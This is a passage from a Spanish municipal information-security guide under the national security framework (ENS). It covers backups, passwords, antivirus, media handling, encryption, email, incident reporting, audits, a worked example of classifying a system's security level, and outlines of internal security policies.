- Es muy recomendable contar con sistemas de copia en remoto que almacenen la información en la nube, haciendo el soporte de la misma inaccesible en caso de ataque. No es aconsejable usar servicios gratuitos de este tipo, pues la información puede ser escaneada, lo que no garantiza el control sobre la misma, ni la permanencia del servicio. No obstante, en la contratación de estos servicios se deberá tener en cuenta la Norma Técnica de Interoperabilidad **CCN-STIC 823**.
- Se debe comprobar periódicamente la correcta realización de las copias de seguridad y la posibilidad de la recuperación de la información que contienen, ya que únicamente serán útiles si se cumplen estas dos características; por ello ha de establecerse una política de verificación que permita comprobar tanto la existencia de la información, como el acceso y recuperación de la misma.

A.4.2. Identificación y autenticación de los usuarios

Dentro de la información del ayuntamiento, hay distintos niveles de criticidad, lo que implica distintos perfiles de acceso a la misma. Por ello deberá establecerse una política de usuarios, que dispongan de su propio nombre y contraseña para acceder al equipo y, en función del usuario concreto, tener acceso a unos, u otros recursos. En todo caso deberán tenerse en cuenta las siguientes medidas:

- En un equipo solo existirán aquellos usuarios locales que pueden iniciar sesión en el mismo.
- En ningún caso se mantendrán escritas las contraseñas de acceso al equipo cerca del escritorio, ni en ningún sitio que pueda ser identificada su finalidad.
- La cuenta de administrador estará, únicamente, en manos del responsable de la seguridad de la información, y deberá ser cambiada cada vez que por razones técnicas deba ser conocida por otra persona, por ejemplo, del servicio técnico.
- Los cambios de personal funcionario, implicarán el cambio de las contraseñas de todos los equipos, servicios y sistemas a los que el personal saliente tuviera acceso.
- Tras un periodo de inactividad, el equipo debe estar configurado para bloquearse automáticamente, de forma que requiera introducir la clave de acceso de nuevo, esto supone que ante un eventual abandono del puesto de trabajo, el equipo no quedará accesible de forma indefinida.
- Si existen carpetas compartidas, se prestará especial atención a la pestaña de seguridad de los archivos y carpetas, que indica la disponibilidad de las mismas para los usuarios locales, y para los que acceden desde la red.

A.4.3. Instalación y actualización de las aplicaciones informáticas

El sistema operativo y los programas sobre él instalados, constituyen la plataforma lógica sobre la que corren los programas, son igualmente vulnerables y precisan de la aplicación de una serie de medidas para evitar riesgos procedentes por esta vía:

- No se instalarán más programas de los necesarios, y nunca que no estén directamente relacionados con los servicios que presta el ayuntamiento.
- No se instalarán programas potencialmente peligrosos, como software de descargas, codificador/decodificador de señal de audio y video, etc.
- Siempre se instalarán los programas desde fuentes seguras, evitando descargar aplicaciones desde repositorios generalistas. En caso de necesitar un programa, se descargará desde su correspondiente CD o DVD, y si ha de descargarse desde internet, se hará desde la web del fabricante.

El paso del tiempo provoca la obsolescencia tecnológica de los dispositivos, en general, y de los sistemas de seguridad en particular, normalmente con el tiempo los programas van dejando al descubierto "agujeros" que pueden ser utilizados por atacantes, para evitar problemas de este tipo, es imprescindible mantener los dispositivos actualizados y aplicar los correspondientes parches de seguridad mediante los que, los fabricantes de software, corrigen periódicamente los fallos

A.4.4 Protección frente a virus informáticos

El software malintencionado puede causar un mal funcionamiento en los equipos o, directamente, interrumpir su funcionamiento. Los antiguos virus han dado paso a una gran variedad de programas perjudiciales para nuestro dispositivo, por ello es recomendable seguir algunas pautas:

- Los equipos del ayuntamiento deberán proteger la información de posibles ataques a nivel de software, para ello se deberá disponer de una suite de seguridad que proporcione seguridad integral al equipo, dotándole de antivirus, anti-spam[6], firewall, anti-phishing[7] y, si es posible, anti-ransomware[8].
- Se deberá evitar el uso de programas antivirus gratuitos, pues, aunque ofrecen un nivel de protección similar al de los paquetes de seguridad en lo que a virus se refiere, no ofrecen protección frente al extenso catálogo de código dañino que puede afectarnos, ni frente a otro tipo de amenazas que los paquetes de pago si protegen.
- En ningún caso se instalarán dos antivirus de forma simultánea.
- El antivirus ha de estar correctamente instalado, actualizado y con todos los módulos imprescindibles activados.

[6] Programa para evitar los correos basura
[7] Programa para protegerse contra intentos de intrusión
[8] Secuestro de ordenador (imposibilidad de usarlo) o cifrado de sus archivos y la promesa de liberarlo tras el pago de una cantidad de dinero.

A.5. Gestión de soportes y documentos

Tener una buena organización y control sobre los soportes y documentos que se generan en la organización nos permite minimizar los extravíos, las pérdidas de información y poder garantizar la trazabilidad de la misma.

En la actualidad la mayor parte de la información está en formato digital, por ello las siguientes recomendaciones deberemos aplicarlas tanto a los documentos, como a los soportes entendiendo como este último a cualquier *"objeto físico que almacena o contiene datos o documentos, u objeto susceptible de ser tratado en un sistema de información y sobre el cual se pueden grabar y recuperar datos"* (RDLOPD –art.5)

A continuación se describen una serie de pautas y recomendaciones a aplicar a lo largo del procedimiento de identificación almacenamiento y destrucción de soportes y documentos.

A.5.1. Entrada/salida de soportes

Considerando que es imposible llegar a un nivel de seguridad absoluto, disponer de una copia de respaldo y recuperación supondrá un buen método de salvaguarda de la información que, en caso de que se produzca algún incidente, asegurará que la información no sufra ninguna pérdida. En este aspecto, se seguirán las siguientes recomendaciones:

- Identificar si los soportes contienen datos de carácter personal, y en tal caso, aplicarles las medidas adecuadas al tipo de datos que contengan (básico, medio o alto) según lo estipulado en el RDLOPD.
- Que los soportes estén correctamente etiquetados, permitiendo la correcta identificación de los mismos y su contenido. Para facilitar esto, es recomendable tener un inventario de soportes en el que figure al menos una descripción del contenido, y la fecha de grabación del soporte.
- Se recomienda el cifrado de datos para las comunicaciones que se realicen a través de correo electrónico.
- Se limitará el uso de dispositivos que permitan sacar información del ayuntamiento, como CD, DVD, USB, equipos portátiles, discos duros, etc. En el caso de utilizarse, y para que esta información no pueda ser accedida por personas ajenas a la organización, se utilizarán sistemas de encriptación, que generalmente integra el propio sistema operativo, y de los que se pueden encontrar eficientes soluciones de software gratuito.

A.5.2. Almacenamiento y custodia

Deberán habilitarse instalaciones para el correcto almacenamiento de los documentos y soportes aplicándoles las medidas de seguridad apropiadas, teniendo un inventario de los mismos (tal y como recoge la LOPD/RDLOPD y la norma NTI **CCN-STIC 806**). Deberá existir un control sobre el acceso, tanto a los documentos, como a los dispositivos que contienen información y se utilizan como sistema de almacenamiento.

Por otro lado, los dispositivos no podrán ser utilizados con otros fines distintos a los inherentes a los servicios que presta el ayuntamiento, y no se usarán los mismos dispositivos para almacenar información municipal, información personal, o de otro tipo.

A.5.3. Reutilización y destrucción

A la hora de reutilizar y/o destruir un documento y/o dispositivo se deben tener en cuenta una serie de medidas de seguridad que garanticen que tras el proceso no se pueda acceder a la información.

Hay que matizar que cuando se elimina manualmente un archivo, este queda inaccesible desde la estructura de carpetas, pero realmente, la información sigue estando en el dispositivo y, utilizando herramientas oportunas, podría ser recuperada.

Cuando se prevea la reutilización del soporte, se deberán adoptar medidas necesarias para impedir la recuperación de la información que anteriormente almacenaba, en el caso de los soportes, uno de los mecanismos más utilizados es formatear el dispositivo, siendo recomendable que tras el formateo se cerciore de la fiabilidad del proceso. En el caso de que el proceso no se pueda realizar correctamente se deberá proceder a la destrucción del mismo. En ambos casos se deberá dar de baja el soporte en el inventario correspondiente.

Una medida que garantiza la destrucción de los soportes informáticos es la desmagnetización de estos dispositivos.

Cuando se elimina manualmente un archivo, este queda inaccesible desde la estructura de carpetas, pero realmente, la información sigue estando en el dispositivo

A.6. Cifrado de datos

Frecuentemente, el ayuntamiento necesita sacar dispositivos con información fuera de las instalaciones, estos elementos, que pueden ser desde una memoria USB, hasta un portátil, pueden ser accedidos, extraviados, robados, etc., de forma que la información que contienen puede ser accesible por terceros. Para evitar este acceso se pueden usar las herramientas de cifrado que integran los propios sistemas operativos, y que permitirán hacer inaccesible la información de las particiones que almacenen datos. Igualmente, se puede hacer uso de herramientas disponibles en el mercado, que a través de contraseña, controlan el acceso a los datos para proteger dispositivos como memorias USB, que muy frecuentemente salen de las instalaciones, y por su tamaño pueden extraviarse fácilmente.

A.7. Uso del Correo Electrónico

El correo electrónico se ha convertido en uno de los medios de comunicación más utilizados en el ámbito laboral. Hay que tener en consideración que, a través del "e-mail", aparte de mantener conversaciones, se intercambian documentos.

Es imprescindible contemplar una serie de medidas y protocolos a aplicar para evitar la pérdida de información o el acceso a la misma por parte de terceros:

- Las comunicaciones por correo electrónico deberán realizarse a través del correo corporativo y, únicamente, para fines municipales, esto asegura que un cambio en el personal técnico no ocasione una pérdida de información, ni dificulte las comunicaciones de la entidad por este medio.
- El uso del correo electrónico del ayuntamiento, debe limitarse a los aspectos y los cometidos del puesto de trabajo del usuario que estén directamente relacionados con la actividad que desempeña.
- Se debe verificar que los ficheros y/o documentos que se introduzcan en la red corporativa, o en el terminal del usuario, provenientes de mensajes de correo electrónico, cumplan los requerimientos de propiedad intelectual e industrial, así como el control de virus.
- Por otro lado se deberá informar a los usuarios de las buenas prácticas a seguir en cuanto al uso del correo electrónico.

A.8. Firma electrónica y certificados

A raíz de la implementación de la administración electrónica se han impuesto mecanismos para firmar y garantizar la autenticidad e integridad de los documentos.

La firma electrónica y los certificados permiten garantizar la seguridad de la información, asegurando su autenticidad, integridad, confidencialidad y no repudio, por lo que son una herramienta básica de trabajo para el personal del ayuntamiento, y como tal, deberán aplicárseles una serie de medidas:

- Normalmente, el certificado electrónico reconocido o cualificado, se encuentra instalado en el navegador y es necesario que esté debidamente protegido. Para ello deberá establecerse, en su instalación, un nivel de seguridad alto para que el navegador solicite la contraseña cada vez que precise acceder a la clave privada.
- Además, deberán protegerse con una clave segura las copias de seguridad que se hagan del certificado.
- Los certificados serán almacenados en una ubicación segura, evitando las unidades USB y discos duros.

54 | Formación y concienciación

Periódicamente las Diputaciones Provinciales deberán impartir ***cursos de formación y actualización en materia*** de seguridad de la información, los cuales serán de asistencia obligatoria, al menos, para el Responsable de Seguridad de Sistemas de Información Municipal, debiendo quedar constancia de dicha asistencia, que será tenida en cuenta en las auditorías.

La firma electrónica y los certificados permiten garantizar la seguridad de la información, asegurando su autenticidad, integridad, confidencialidad y no repudio

6 Notificación de Incidentes de Seguridad

7 Evaluación y mejora continua

6 Notificación de Incidentes de Seguridad

Los incidentes de seguridad, deberán ser comunicados a la Capacidad de Respuesta a Incidentes del Centro Criptológico Naconal, CCN-CERT, a través de la herramienta LUCIA. Esta herramienta ha sido desarrollada por el CERT Gubernamental Nacional para la gestión de ciberincidentes en las entidades del ámbito de aplicación del Esquema Nacional de Seguridad. Basada en un sistema de registro de incidentes (tickets), ofrece un lenguaje común de peligrosidad y clasificación del incidente y mantiene la trazabilidad y el seguimiento del mismo, de acuerdo a la guía **CCN-STIC 817** de gestión de incidentes. El sistema permite, además, automatizar las tareas e integrarse con otros sistemas ya implantados.

Con esta herramienta se pretende mejorar la coordinación entre el CCN-CERT y los distintos organismos y organizaciones con las que colabora.

En caso de no disponer de LUCIA, el Ayuntamiento informará a la Diputación correspondiente, la cual lo notificará a CERT Gubernamental Nacional, usando dicha plataforma.

7 Evaluación y mejora continua

Los sistemas que traten información deberán mantenerse actualizados y adaptados a la normativa y a los estándares tecnológicos de obligado cumplimiento.

Se debe realizar al menos una auditoría completa ***cada dos años***. Por otro lado, se pueden realizar auditorías parciales cuando se estime oportuno y/o se hayan realizado cambios sustanciales en los sistemas de información.

La auditoría de los sistemas de información de nivel medio o alto deberá realizarse por una entidad certificadora que, en el momento de la realización, esté acreditada por la Entidad Nacional de Acreditación (ENAC) para la certificación de sistemas conforme a UNE-EN ISO/IEC 17065:2012 Evaluación de la conformidad. Requisitos para organismos que certifican productos, procesos y servicios, para la certificación de sistemas del ámbito de aplicación del ENS.

En los sistemas de información de nivel bajo, esta auditoría podrá ser realizada por el personal que administra los sistemas de información del Ayuntamiento, o ser delegada a la Diputación correspondiente. En este último caso los responsables de la Diputación Provincial junto con el responsable de la información del ayuntamiento analizarán las debilidades y propondrán un plan de mejora que elevará al pleno del ayuntamiento para su aprobación.

Anexos Tomo 2

ANEXO 1. (MODELO DE INVENTARIO DE SERVICIOS)

Nombre del activo	Descripción	Prestación (interna/ externa)	Acceso (Internet/ PC)	Personal autorizado	Responsable	Trata datos personales (si/no)	Criticidad de la información tratada (alta/media/ baja)	Medidas aplicadas (descripción)
Página web Municipal	Gestor de contenidos web							
Perfil del Contratante	Aplicación de contratación							
Sede Electrónica	Directorio de servicios							
Registro de entrada/salida	Aplicación de registro							
Gestor de Expedientes	Gestor de expedientes							
Inventario de Bienes	Aplicación de inventario							
Copias de Seguridad	Aplicación de copias de respaldo							
Contabilidad	Aplicación de contabilidad							
Padrón	Aplicación de Padrón							
Gestión de Personal	Gestor de personal							
Ayudas y subvenciones	Gestor de subvenciones							
Recaudación								
Punto General de entrada de facturas								
...								
...								

ANEXO 2. (MODELO DE INVENTARIO DE EQUIPOS)

Número de serie/identificador	Descripción	Ubicación	Titularidad (propio/ajeno)

ANEXO 3.- EJEMPLO DE VALORACIÓN DE UN SISTEMA CON DOS SERVICIOS

1. IDENTIFICACIÓN DE SERVICIOS

- **PADRÓN MUNICIPAL DE HABITANTES (PMH):** servicios relacionados con la gestión del Padrón Municipal de Habitantes: altas, bajas, modificaciones, volantes, certificados, etc.
- **REGISTRO DE ENTRADA Y SALIDA:** gestión del registro de entrada y salida de documentos en el Ayuntamiento, en los términos previstos Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas

2. IDENTIFICACIÓN DE INFORMACIÓN

- **INFORMACIÓN PMH:** información relacionada con el ejercicio de las competencias y el procedimiento administrativo relativas a la gestión del padrón municipal de habitantes.
- **INFORMACIÓN DE REGISTRO:** información relacionada con el ejercicio de las competencias y el procedimiento administrativo relativas al registro de entrada y salida de documentos.

DEPENDENCIAS ENTRE SERVICIO E INFORMACIÓN

TRÁMITES	INFORMACIÓN
Padrón municipal de habitantes	Información PMH
Registro de entrada y salida	Información de registro

3. VALORACIÓN DE LA INFORMACIÓN EN CADA DIMENSIÓN DE SEGURIDAD

La valoración de la Información, para cada dimensión de seguridad (Disponibilidad [D], Integridad [I], Confidencialidad [C], Autenticidad [A], Trazabilidad [T]) recibe los siguientes valores:

ACTIVOS INFORMACIÓN	[D]	[I]	[C]	[A]	[T]
INFORMACIÓN PMH	[S]	[M]	[M]	[M]	[M]
INFORMACIÓN DE REGISTRO	[S]	[M]	[M]	[M]	[M]

Justificación de la valoración de la Información

Los activos de Información han recibido estas valoraciones, en cada una de sus dimensiones atendiendo a lo siguiente:

- **Disponibilidad [D]:**
  - Sin valorar [S]: ya que dependerá de los servicios que la gestionan.
  - Integridad [I]: cuando la manipulación o modificación no autorizada de la información podría ocasionar:
  - Bajo [B]: algún perjuicio y podría desencadenar protestas individuales.
  - Medio [M]: un daño importante, aunque subsanable que podría derivar en un daño reputacional importante con los ciudadanos o con otras organizaciones.
- **Confidencialidad [C]:** cuando la divulgación de la información podrían ocasionar
  - Sin valorar [S]: ninguna consecuencia al tratarse de información pública.
  - Bajo [B]: algún perjuicio y daño reputacional apreciable.
  - Medio [M]: un daño importante, aunque subsanable, con los ciudadanos y otras organizaciones.

NOTA ACLARATORIA:

Para la valoración de la dimensión de confidencialidad de los ficheros con datos personales (ficheros LOPD), se ha tenido en cuenta las siguientes premisas:

El anexo I "Categorías de los Sistemas", del Real Decreto ENS, establece que el incumplimiento que la dimensión afectada recibirá un nivel de valoración ALTO, si un incidente de seguridad ocasionara un perjuicio muy grave sobre las funciones de la organización, sobre sus activos o sobre los individuos afectados. Entendiéndose por incidente muy grave, entre otros, el incumplimiento grave de alguna ley o regulación.

La Ley Orgánica de Protección de Datos (LOPD), establece que "la comunicación o cesión de datos de carácter personal sin contar con legitimación para ello en los términos previstos en esta Ley y sus disposiciones reglamentarias de desarrollo" es una infracción grave de dicha normativa.

A tenor de lo anterior, un incidente de seguridad que afectara a la dimensión de Confidencialidad de la Información debería de recibir una valoración de ALTO, al tratarse de un incumplimiento grave de una ley o regulación. No obstante antes de establecer esta valoración – la cual se considerada excesiva y que no se ajusta a la realidad- se tendrá en cuenta el resto de criterios que determinan la valoración, al objeto de realizar una valoración más real.
Por otro lado, los Ficheros LOPD, como norma general, no son tratados en su totalidad por los trámites electrónicos, si no que se trata de subconjuntos de los mismos, aspecto que se tendrá en cuenta para su valoración.

- **Autenticidad [A]:** cuando la falsedad en su origen o en su destinatario, podría ocasionar:
  - » Bajo [B]: algún perjuicio que podría causar daño reputacional apreciable con los ciudadanos o con otras organizaciones y desembocar en protestas individuales.
  - » Medio [M]: podría ocasionar un daño reputacional importante con los ciudadanos o con otras organizaciones. Daño importante, aunque subsanable.
- **Trazabilidad [T]:** cuando la incapacidad para rastrear un acceso a la información dificultaría la capacidad:
- **Sin valorar [S]:** ya que se trata de información pública.
- **Bajo [B]:** de subsanar errores y de perseguir delitos.
- **Medio [M]:** de subsanar un error importante y de perseguir delitos notablemente.

4. VALORACIÓN DE LOS SERVICIOS EN CADA DIMENSIÓN DE SEGURIDAD

La valoración los servicios, para cada dimensión de seguridad (Disponibilidad [D], Integridad [I], Confidencialidad [C], Autenticidad [A], Trazabilidad [T]) recibe los siguientes valores:

ACTIVO SERVICIOS	[D]	[I]	[C]	[A]	[T]
[Serv. Padrón Municipal de Habitantes]	[M]	[S]	[S]	[B]	[B]
[Serv. Registro E/S]	[M]	[S]	[S]	[B]	[B]

Justificación de la valoración de los Servicios

Los activos de Servicios han recibido estas valoraciones, en cada una de sus dimensiones atendiendo a lo siguiente:

- **Disponibilidad [D]:** la detección de estos servicios podría ocasionar un daño y el tiempo de recuperación (RTO) debería ser:
  - » Medio [M]: daño importante aunque subsanable y la recuperación oscilaría entre 4 horas y un día.
  - » Integridad [I]:
  - » Sin valorar [S]: ya que dependerá de la Información tratada por el Servicio.
- **Confidencialidad [C]:**
  - » Sin valorar [S]: ya que dependerá de la Información tratada por el Servicio.
  - » Autenticidad [A]: la falsedad en su origen o destinatario podría ocasionar:
  - » Bajo [B]: algún perjuicio y protestas individuales.
  - » Medio [M]: podría ocasionar un daño importante, aunque subsanable.
- **Trazabilidad [T]:** la incapacidad para rastrear un acceso al servicio:
  - » Sin valorar [S]: no es relevante al tratarse de servicios sin requerir autenticación.
  - » Bajo [B]: dificultaría la capacidad de subsanar errores y de perseguir delitos.
  - » Medio [M]: dificultaría notablemente la capacidad para subsanar errores y facilitaría la comisión de delitos.

5. DETERMINACIÓN DE NIVELES MÁXIMOS. VALORACIÓN ACUMULADA

La valoración acumulada hace referencia a los valores que cada uno de los servicios e Información posee para cada una de las dimensiones de seguridad una vez que se han tenido en cuenta las dependencias que se establecen entre ellos:

- La Disponibilidad de la Información dependerá de los valores obtenidos por los servicios que la gestionan.
- La Confidencialidad y la Integridad de los Servicios dependerá de los valores obtenidos por la Información que soportan.
- Las dependencias que los activos de Información pueden tener entre sí, en todas sus dimensiones y del mismo modo ocurriría con los Servicios.

6. NIVEL MÁXIMO DE LA INFORMACIÓN

En la siguiente tabla puede verse, sombreado en azul, se pueden ver los valores que toma la dimensión "Disponibilidad" heredados de los Servicios que la gestionan. De este modo, podemos calcular los valores máximos de la Información en cada una de sus dimensiones.

ACTIVOS INFORMACIÓN	[D]	[I]	[C]	[A]	[T]
Información PMH	[M]	[M]	[M]	[M]	[M]
Información de Registro	[M]	[M]	[M]	[M]	[M]
Nivel Máximo de la Información	[M]	[M]	[M]	[M]	[M]

7. NIVEL MÁXIMO DE LOS SERVICIOS

En la siguiente tabla puede verse, sombreado en azul, el impacto sobre la valoración en las distintas dimensiones de seguridad que provoca la dependencia que tienen los servicios de la Información que gestionan. Por tanto se observa que, los servicios adquieren valores para las dimensiones de "Integridad" y "Confidencialidad" heredados de la Información que gestionan, y cómo afecta a todas las dimensiones la dependencia que tienen de la Información.

ACTIVO SERVICIOS	[D]	[I]	[C]	[A]	[T]
[Serv. Padrón Municipal de Habitantes]	[M]	[M]	[M]	[B]	[B]
[Serv. Rregistro E/S]	[M]	[M]	[M]	[B]	[B]
Nivel Máximo de los Servicios	[M]	[M]	[M]	[B]	[B]

8. CATEGORÍA DEL SISTEMA

La determinación de la categoría de un sistema es la valoración del impacto que tendría sobre la organización un incidente de seguridad de la información con repercusión sobre la capacidad organizativa para: alcanzar sus objetivos, proteger los activos a su cargo, cumplir sus obligaciones diarias con el servicio, respetar la legalidad vigente y respetar los derechos de las personas.

Para determinar la Categoría del Sistema, es necesario lleva a cabo las siguientes tareas:

- Proceder a la realización de la valoración de los Servicios y la Información que estos gestionan, la cual se recoge en el documento "Anexo II Real Decreto 3/2010 ENS – Valoración de los Servicios y de la Información". Estos valores también se pueden consultar en el análisis de riesgos realizado con la aplicación PILAR.
- Determinar el nivel del sistema para cada dimensión, estos los valores máximos se determinaron en el documento "Anexo II Real Decreto 3/2010 ENS – Valoración de los Servicios y de la Información". Estos valores también se pueden consultar en el análisis de riesgos realizado con la aplicación PILAR.
- Determinación de la Categoría del Sistema, basado en el nivel de los Sistemas en cada dimensión, tomando el mayor valor establecido para información y cada servicio.

9. VALORES MÁXIMOS DE LA INFORMACIÓN Y DE LOS SERVICIOS

A continuación, se muestran los valores máximos, en cada dimensión, para los activos de información.

ACTIVOS INFORMACIÓN	[D]	[I]	[C]	[A]	[T]
Nivel Máximo de la Información	[M]	[M]	[M]	[M]	[M]

ACTIVO SERVICIOS	[D]	[I]	[C]	[A]	[T]
Nivel Máximo de los Servicios	[M]	[M]	[M]	[B]	[B]

10. DETERMINACIÓN DE LA CATEGORÍA DE LOS SISTEMAS

La categoría de los sistemas dependerá del mayor valor alcanzado en cualquiera de sus dimensiones. Se definen tres niveles: básica, media y alta.

VALORES MÁXIMOS DEL SISTEMA	[D]	[I]	[C]	[A]	[T]	VALOR MÁXIMO
Valores Máximos de la Información	[M]	[M]	[M]	[M]	[M]	[M]
Valores de los servicios	[M]	[M]	[M]	[B]	[B]	[M]
Categoría del Sistema						[M]

La categoría del Sistema MEDIA ([D]=M, [I]=M, [C]=M, [A]=M, [T]=M)

ANEXO 4.- NORMATIVA INTERNA DE SEGURIDAD

1. INTRODUCCIÓN

Este Anexo contiene un esquema para el desarrollo de una Normativa General de Utilización de los Recursos y Sistemas de Información de la Entidad Local de que se trate. El presente esquema podrá ser complementado, en su caso y en la medida oportuna, con la aplicación de las medidas de seguridad previstas en el Anexo II del ENS.

Los Sistemas de Información constituyen elementos básicos para el desarrollo de las misiones encomendadas a las Entidades Locales, por lo que los usuarios deben utilizar estos recursos de manera que se preserven en todo momento las dimensiones de la seguridad sobre las informaciones manejadas y los servicios prestados: disponibilidad, integridad, confidencialidad, autenticidad y trazabilidad.
La utilización de recursos tecnológicos para el tratamiento de la información tiene una doble finalidad para la Entidad Local:

1. Facilitar y agilizar la tramitación de procedimientos administrativos, mediante el uso de herramientas informáticas y aplicaciones de gestión
2. Y Proporcionar información completa, homogénea, actualizada y fiable

La utilización de equipamiento informático y de comunicaciones es actualmente una necesidad en cualquier organización del sector público. Estos medios y recursos se ponen a disposición de los usuarios como instrumentos de trabajo para el desempeño de su actividad profesional, razón por la cual compete a la Entidad Local determinar las normas, condiciones y responsabilidades bajo las cuales se deben utilizar tales recursos tecnológicos.

Por tanto, los siguientes esquemas de contenido de distinta Normativa Interna tienen como objetivo esbozar qué epígrafes deben contener unas normas internas encaminadas a alcanzar la mayor eficacia y seguridad en el uso de los medios electrónicos en las Entidades Locales[9].
Se incluyen los esquemas de contenidos de la siguiente normativa:

- Normativa General en el uso de los medios electrónicos
- Normas de Acceso a Internet
- Normas de Uso del Correo Electrónico
- Normas para trabajar fuera de las instalaciones de la Entidad Local

[9] Los modelos completos de normas, cuyos esquemas se muestran aquí, pueden encontrarse en la Guía CCN-STIC 821 Normas de Seguridad, descargable desde https://www.ccn-cert.cni.es/guias/guias-series-ccn-stic/800-guia-esquema-nacional-de-seguridad.html

- Normas de Creación y Uso de Contraseñas
- Normas de Acuerdo de Confidencialidad para Terceros
- Normas de Buenas Prácticas para Terceros

2. ESQUEMA DEL CONTENIDO DE LA NORMATIVA GENERAL[10]

1. Introducción
2. Ámbito de aplicación
3. Vigencia
4. Revisión y evaluación
5. Referencias
6. Utilización del equipamiento informático y de comunicaciones
   - 6.1 Normas generales
   - 6.2 Usos específicamente prohibidos
   - 6.3 Normas específicas para el almacenamiento de información
   - 6.4 Normas específicas para equipos portátiles y móviles
   - 6.5 Uso de memorias/lápices usb (pendrives)
   - 6.6 Grabación de cds y dvds
   - 6.7 Copias de seguridad
   - 6.8 Borrado y eliminación de soportes informáticos
   - 6.9 Impresoras en red, fotocopiadoras y faxes
   - 6.10 Digitalización de documentos
   - 6.11 Cuidado y protección de la documentación impresa
   - 6.12 Pizarras y flipcharts
   - 6.13 Protección de la propiedad intelectual
   - 6.14 Protección de la dignidad de las personas
7. Uso eficiente de equipos y recursos informáticos
8. Instalación de software
9. Acceso a los sistemas de información y a los datos tratados
10. Identificación y autenticación
11. Acceso y permanencia de terceros en los edificios, instalaciones y dependencias de la entidad local
    - 11.1 Normas
    - 11.2 Modelo de protocolo de firma
    - 11.3 Modelo de autorizaciones y habilitaciones personales
12. Confidencialidad de la información
13. Protección de datos de carácter personal y deber de secreto
14. Tratamiento de la información
15. Salidas de información
16. Copias de seguridad
17. Conexión de dispositivos a las redes de comunicaciones
18. Uso del correo electrónico corporativo
    - 18.1 Normas generales
    - 18.2 Usos especialmente prohibidos
    - 18.3 Recomendaciones adicionales

[10] Véase Norma NG00 de la antedicha Guía.

19. Acceso a internet y otras herramientas de colaboración
    - 19.1 Normas generales
    - 19.2 Usos específicamente prohibidos
20. Incidencias de seguridad
21. Compromisos de los usuarios
22. Control de actuaciones sobre las Bases de Datos de la ENTIDAD LOCAL
23. Uso abusivo de los sistemas de información
    - 23.1 Uso abusivo del acceso a internet
    - 23.2 Uso abusivo del correo electrónico
    - 23.3 Uso abusivo de otros servicios y sistemas de la entidad local
24. Monitorización y aplicación de esta normativa
25. Incumplimiento de la normativa
26. Modelo de Aceptación y Compromiso de Cumplimiento
27. Compendio de Normas

3. ESQUEMA DEL CONTENIDO DE LAS NORMAS DE ACCESO A INTERNET[11]

1. Objetivo
2. Ámbito de aplicación
3. Vigencia
4. Revisión y evaluación
5. Referencias
6. Normas previas
7. Motivación
8. Normativa
9. Características del acceso a internet
    - 9.1 Puertos autorizados
    - 9.2 Categorización de las páginas web
    - 9.3 Catálogo de ficheros de acceso restringido
    - 9.4 Distribución de usuarios
    - 9.5 Propuesta de asignación de usuarios a niveles de acceso
    - 9.6 Suspensión de derechos de acceso
10. Modelo de aceptación y compromiso de cumplimiento

[11] Véase Norma NP10 de la antedicha Guía.

4. ESQUEMA DEL CONTENIDO DE LAS NORMAS DE USO DEL CORREO ELECTRÓNICO[12]

1. Objetivo
2. Ámbito de aplicación
3. Vigencia
4. Revisión y evaluación
5. Referencias
6. Normas previas
7. Normativa
8. Prevención contra spam
9. Modelo de aceptación y compromiso de cumplimiento

5. ESQUEMA DEL CONTENIDO DE LAS NORMAS PARA TRABAJAR FUERA DE LAS INSTALACIONES DE LA ENTIDAD LOCAL[13]

1. Objetivo
2. Ámbito de aplicación
3. Vigencia
4. Revisión y evaluación
5. Referencias
6. Normas previas
7. Normativa
8. Modelo de aceptación y compromiso de cumplimiento

6. ESQUEMA DEL CONTENIDO DE LAS NORMAS DE CREACIÓN Y USO DE CONTRASEÑAS[14]

1. Objetivo
2. Ámbito de aplicación
3. Vigencia
4. Revisión y evaluación
5. Referencias
6. Normas previas
7. Normativa
   - 7.1 Uso de contraseñas
   - 7.2 Cómo crear contraseñas robustas
   - 7.3 Cambio de contraseña
   - 7.4 Gestión de contraseñas
8. Modelo de aceptación y compromiso de cumplimiento

[12] Véase Norma NP20 de la antedicha Guía
[13] Véase Norma NP30 de la antedicha Guía.
[14] Véase Norma NP40 de la antedicha Guía.

